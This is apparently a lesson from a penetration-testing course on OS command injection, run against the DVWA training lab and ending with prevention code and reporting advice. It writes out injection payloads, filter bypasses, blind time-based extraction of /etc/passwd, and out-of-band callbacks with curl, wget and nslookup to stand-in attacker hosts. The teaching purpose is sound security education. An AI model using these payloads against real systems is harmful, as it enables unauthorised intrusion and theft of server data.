Authorised testing only: All demonstrations in this lesson use DVWA in your isolated lab environment. Attempting command injection against any system you do not own or have explicit written authorisation to test is illegal under computer crime laws globally. In professional assessments, command injection findings are treated as critical severity requiring immediate escalation.
19

A developer builds a useful feature: a network diagnostic tool on their internal web application. You type in an IP address, click “Ping,” and the server runs a ping command and shows you the output. It’s convenient. The problem is that the developer concatenated your input directly into the shell command. Instead of an IP address, you type 8.8.8.8; cat /etc/passwd. The server runs both commands. And sends you the password file.
This is command injection — and it is one of the most immediately impactful vulnerability classes in existence. When it works, an attacker has operating system access with the web server’s permissions from the moment they submit a single crafted form field. Today you’ll understand exactly how it happens and how to find it systematically.
Command injection sits under OWASP A03:2021 — Injection, alongside SQL injection. Both share the same root cause: user input is passed to an interpreter without maintaining the distinction between data and code. The interpreter in SQL injection is the database engine. In command injection, it’s the operating system shell — which is far more powerful and has broader access to the underlying system.
The vulnerability originates when an application needs to perform a system operation and uses a shell command to do it — then incorporates user input into that command without proper handling. The OS shell receives the combined string and executes everything it contains, regardless of intent.
The vulnerable pattern — application code causing command injection
# Typical vulnerable code — PHP ping feature
$ip = $_POST[‘ip’]; // user input — unvalidated
$output = shell_exec(“ping -c 4 ” . $ip);
echo $output;
# With intended input: ip = 8.8.8.8
shell_exec(“ping -c 4 8.8.8.8”) ← runs as intended
# The shell doesn’t distinguish between developer intent and user input
# Any character that has meaning to the shell becomes a potential weapon
Shell Metacharacters — The Injection Toolkit
Shell metacharacters are characters that the shell treats as special — they control program flow, pipe data between commands, or perform substitutions. In the context of command injection, they are the mechanism that allows an attacker to terminate the intended command and introduce their own. Understanding each one is essential for both testing and building a complete blocklist (though blocklists are the wrong defence — see Prevention).
Character
Name
Behaviour
Example Payload
;
Semicolon
Runs commands sequentially, regardless of exit status
8.8.8.8; id
|
Pipe
Passes stdout of first command as stdin to second
8.8.8.8 | id
&&
AND
Second command runs only if first succeeds (exit code 0)
8.8.8.8 && id
||
OR
Second command runs only if first fails (non-zero exit)
invalid || id
`cmd`
Backticks
Command substitution — output of cmd replaces the expression
8.8.8.8`id`
$(cmd)
Subshell
Modern command substitution — same as backticks, more nestable
8.8.8.8$(id)
%0a
Newline
URL-encoded newline — acts as command separator in some contexts
8.8.8.8%0aid
Choosing the right separator — which one to try first
# Start with semicolon — works on any Unix shell, simplest
8.8.8.8; id
# If semicolon is filtered, try pipe
8.8.8.8 | id
# If both filtered, try &&
127.0.0.1 && id ← use localhost (guaranteed to succeed) so AND runs
# If | is filtered but || is not
notanip || id ← fake IP fails, OR runs id
# If everything is filtered, try encoding
8.8.8.8%3b id ← %3b = URL-encoded semicolon
8.8.8.8%0aid ← %0a = URL-encoded newline
LEVEL 1
DVWA Low — In-Band Command Injection
DVWA’s Command Injection module simulates a network diagnostic tool. At Low security, user input is passed directly to the shell with no filtering. This is the most direct form of command injection — the output of injected commands appears immediately in the HTTP response (in-band).
DVWA Command Injection (Low) — step-by-step via Burp and browser
# DVWA → Command Injection → Security: Low
# The form has a single field: “Enter an IP address”
# Step 1: Test that the feature works normally
Input: 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms
# Step 2: Test command separator — does it inject?
# CONFIRMED: id command output appears — command injection works
# Step 3: Gather system information
127.0.0.1; whoami
127.0.0.1; uname -a
127.0.0.1; hostname
127.0.0.1; cat /etc/passwd
127.0.0.1; ip a
# Step 4: Try via Burp Repeater — more control over the request
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1%3b+id&Submit=Submit
# %3b = ; URL-encoded, + = space URL-encoded
# DVWA Low vulnerable source:
$target = $_REQUEST[‘ip’];
$cmd = shell_exec(‘ping -c 4 ‘ . $target);
# No filtering at all — direct concatenation into shell
LEVEL 2
DVWA Medium — Filter Bypass
DVWA Medium adds a blacklist — it strips the characters && and ; from the input. This is the wrong approach to prevention, and it’s bypassable because the blocklist is incomplete. Several other separators still work.
# These payloads FAIL (filtered characters removed)
127.0.0.1; id ← semicolon stripped → “127.0.0.1 id”
127.0.0.1 && id ← && stripped → “127.0.0.1 id”
# These payloads SUCCEED (not in the blocklist)
127.0.0.1 | id ← pipe not filtered → works!
127.0.0.1 || id ← double pipe not filtered → works!
127.0.0.1 %0a id ← newline not filtered → works!
# This demonstrates why blocklists are the wrong defence
# There are too many equivalent operators — you’ll always miss some
# The correct fix is to never pass user input to a shell at all
Blind Command Injection — When Output Is Hidden
Many real-world applications are vulnerable to command injection but don’t display command output in the response — they log it, discard it, or process it server-side without returning it to the user. This is blind command injection. Output is invisible, but the commands still execute. Detection and exploitation require different techniques.
Blind command injection — time-based detection and confirmation
# Technique 1: Time-based — inject a sleep/delay command
# Normal response: fast (under 1 second)
# Injected: 127.0.0.1; sleep 5
# If page takes ~5 extra seconds → sleep executed → injection confirmed
# Linux — sleep command
127.0.0.1; sleep 5
127.0.0.1 | sleep 5
# Alternative: ping with packet count creates measurable delay
# Exfiltrate data via time delays (character by character)
# If first char of /etc/passwd is ‘r’ (root), sleep 5:
127.0.0.1; if [ $(cut -c1 /etc/passwd) = ‘r’ ]; then sleep 5; fi
# ~5 second delay = first character is ‘r’ ✓
# Automate with a script to extract full file contents
Out-of-Band Detection — Using DNS and HTTP Callbacks
Out-of-band (OOB) techniques trigger the server to make an outbound network connection to an attacker-controlled infrastructure — proving command execution without requiring any output in the response, and without introducing measurable time delays. In professional assessments, Burp Collaborator (available in Burp Suite Professional) provides a unique hostname for each test; any callback to that hostname proves the injection worked.
Out-of-band command injection — DNS and HTTP callbacks
# DNS callback — trigger a DNS lookup to your controlled domain
127.0.0.1; nslookup attacker-collaborator.com
127.0.0.1; dig attacker-collaborator.com
# If your DNS server receives a query → injection confirmed
# HTTP callback — wget or curl to your controlled server
127.0.0.1; curl http://attacker.com/ping
127.0.0.1; wget -q http://attacker.com/ping
# If your HTTP server logs a request → injection confirmed
# Exfiltrate data in the DNS query itself (data in subdomain)
go install -v github.com/projectdiscovery/interactsh/cmd/interactsh-client@latest
interactsh-client ← gives you a unique hostname to use
Where to Look — The Command Injection Attack Surface
Command injection appears wherever application functionality maps naturally to OS commands. The key is identifying features that plausibly call system utilities under the hood. These are the areas every security tester checks systematically.
NETWORK TOOLS
Ping, traceroute, nslookup, whois, port checkers — any feature that wraps a network diagnostic utility. Classic command injection territory.
FILE OPERATIONS
Archive extraction (zip, tar), file conversion (ffmpeg, imagemagick), document processing — any feature that shells out to a binary with user-supplied parameters.
REPORT GENERATION
PDF generators (wkhtmltopdf), screenshot tools (puppeteer), barcode generators — often shell out to CLI tools with filename or URL parameters.
EMAIL/SMS SENDING
Older PHP applications use mail() which can shell out. Recipient addresses with embedded metacharacters can be exploited.
ADMIN FEATURES
Server status pages, backup tools, log viewers, database maintenance features — often built quickly by developers who trust admin users and skip sanitisation.
Windows Command Injection — Different Shell, Same Principle
Windows-hosted applications (IIS, .NET) have their own shell with different metacharacters and commands. The vulnerability concept is identical but the syntax differs. When you identify a Windows target (from HTTP server headers, error messages, or OS fingerprinting from Day 8), switch to Windows payloads.
Windows command injection payloads
# Windows CMD separators
127.0.0.1 & whoami ← single & runs both commands
127.0.0.1 && whoami ← AND — second runs if first succeeds
127.0.0.1 | whoami ← pipe works on Windows too
127.0.0.1 || whoami ← OR — runs if first fails
# Windows equivalent commands
id → whoami
uname -a → systeminfo (verbose) or ver (brief)
hostname → hostname (same)
cat /etc/passwd → type C:\Windows\win.ini
ls → dir
ip a → ipconfig
sleep 5 → ping -n 6 127.0.0.1 (≈ 5 sec delay)
# Windows PowerShell injection (if PS is available)
127.0.0.1 | powershell -c whoami
127.0.0.1 & powershell -c “Get-Process”
Prevention — The Right Fix and Why Filtering Always Fails
The Medium DVWA exercise showed why blocklist filtering is the wrong approach. There are too many shell metacharacters, encoding variants, and context-specific separators to reliably block them all. The correct fix eliminates the attack surface entirely rather than trying to filter out the dangerous parts.
Prevention — correct patterns in multiple languages
# No shell involved at all — injection is impossible
# ── If you MUST call a shell — parameterise it properly ──────
# BAD (Python): os.system(“ping ” + user_input)
# GOOD (Python): use subprocess with list (no shell=True)
import subprocess
result = subprocess.run(
[“ping”, “-c”, “4”, user_ip], # list — no shell parsing
capture_output=True, text=True,
timeout=10
)
# Each element is an argument — shell never sees the string
# User input is ONLY data, never parsed by a shell
# ── PHP escapeshellarg() — last resort if shell is unavoidable
$safe_ip = escapeshellarg($ip); // wraps in single quotes, escapes’
shell_exec(“ping -c 4 ” . $safe_ip);
# Input “8.8.8.8; id” becomes “‘8.8.8.8; id'” → treated as one arg
# Better than nothing, but native APIs are always preferred
# ── Strict input validation — allowlist, not blocklist ────────
# Validate IP address format before using it
if (!filter_var($ip, FILTER_VALIDATE_IP)) {
die(“Invalid IP address”);
}
# Only valid IP addresses pass — “8.8.8.8; id” fails immediately
✓
Avoid shell commands entirely — use language-native libraries. PHP file functions instead of shell ls. Python socket instead of shell ping. Java InetAddress instead of shell commands.
✓
Parameterise shell calls — use argument arrays, not string concatenation. Python’s subprocess.run(["cmd", arg1, arg2]) — never shell=True with user input.
✓
Strict allowlist validation — validate that input matches the expected format before using it. An IP address field should only ever receive a valid IP — anything else is rejected before reaching any command.
✓
Run with minimal privilege — the web server process should not have unnecessary OS permissions. Even a successful injection has limited reach if the web server user cannot access sensitive files or execute privileged commands.
✗
Don’t rely on blacklists — the DVWA Medium bypass demonstrated this definitively. Any set of blocked characters will have gaps. The correct approach is to never expose user input to a shell interpreter.
🎯 Day 19 Practical Task
📋 DAY 19 CHECKLIST — DVWA Lab Only
1
Confirm command injection on DVWA Low — use all 4 separators
127.0.0.1; id 127.0.0.1 | id 127.0.0.1 && id 127.0.0.1 || id
Which of the four separators works? Do all four produce output? Document what information each injection reveals — user, OS, hostname, etc.
2
Bypass DVWA Medium using a non-filtered separator
Set security to Medium. Confirm that ; and && are filtered. Try pipe |, double-pipe ||, and URL-encoded newline %0a. Which bypass works?
3
Demonstrate blind injection using time delay
# Record baseline response time, then inject: 127.0.0.1; sleep 5 127.0.0.1; ping -c 5 127.0.0.1
Watch the response time in Burp Repeater. Does the page delay by approximately 5 seconds? That delay is your proof of execution — no output needed.
★
Read a file using command injection and redirect it to a web-accessible location
Then browse to http://192.168.56.101/dvwa/hackable/uploads/out.txt — is the file contents there? This technique exfiltrates data without relying on the form’s output field, simulating blind injection exfiltration. Clean up afterwards: rm /var/www/dvwa/hackable/uploads/out.txt
⭐ BONUS CHALLENGE — Identify Command Injection in Source Code
View DVWA’s source for all three security levels (click “View Source” in DVWA). Identify exactly what filtering is applied at each level and why each bypass works against that specific filter. Then find a pattern in the code that would be truly resistant to command injection — not a better filter, but a structural change that makes the vulnerability impossible. Share your analysis with #Day19Done 💻
💻
Command injection understood. From form field to OS command — and back.
Day 20 is a pivotal lesson in the course — it’s where we step back from individual vulnerabilities and look at the complete web application penetration testing methodology: how professionals structure an engagement from initial access through to final report. The skills from Days 11–19 combine into a systematic workflow used on real assessments.
How is command injection different from code injection?
Command injection injects into the OS shell — your input is interpreted by bash, cmd.exe, or another system shell. Code injection injects into the application’s own language interpreter — for example, injecting PHP code into an application that uses eval() to run user-supplied strings. Both achieve arbitrary code execution but through different interpreters. Command injection generally accesses the OS level, while code injection accesses the application level (which may or may not have OS access depending on what functions are available). Both are critical severity.
Can WAFs reliably block command injection?
WAFs can detect common command injection patterns but are bypassable through encoding variations, unusual whitespace, tab characters instead of spaces, and other evasion techniques. A WAF is a useful layer of defence in depth but should never be the primary control. The only robust prevention is avoiding shell calls or properly parameterising them — making injection structurally impossible rather than trying to detect it. WAF bypass testing is often included in advanced penetration test engagements specifically to evaluate whether WAF protection is adequate.
What access does command injection give on a typical web server?
On a typical Linux web server, the web process runs as www-data or apache — a low-privilege user. Command injection as this user gives: read access to all web application files (including config files with database credentials), write access to the web root (enabling web shell creation), access to the local network (enabling internal scanning), and the ability to read /etc/passwd and other world-readable system files. From database credential access, the attacker often escalates to full database control. From there, privilege escalation vulnerabilities (covered in Phase 4) may lead to root.
How should command injection be reported in a penetration test?
Command injection is always critical severity. The report should include: the vulnerable parameter and endpoint, the exact payload used (e.g. 127.0.0.1; id), evidence of execution (screenshot showing OS command output), a clear impact statement (arbitrary command execution as www-data, leading to credential exposure/lateral movement/data access), and specific remediation guidance (avoid shell calls, use native APIs, parameterise if shell is unavoidable, strict input allowlisting). Escalate to the client immediately rather than waiting for the final report — critical findings should trigger immediate notification.
Command injection is the vulnerability that most clearly illustrates why understanding the attack is the only way to implement a real defence. A developer who hasn’t seen what happens when user input reaches a shell will write a filter and think they’re done. A developer who has seen it — who has watched a semicolon separate their ping command from an arbitrary id — will never concatenate user input into a shell command again.
Founder of Securityelites and creator of the SE-ARTCP credential. Working penetration tester focused on AI red team, prompt injection research, and LLM security education.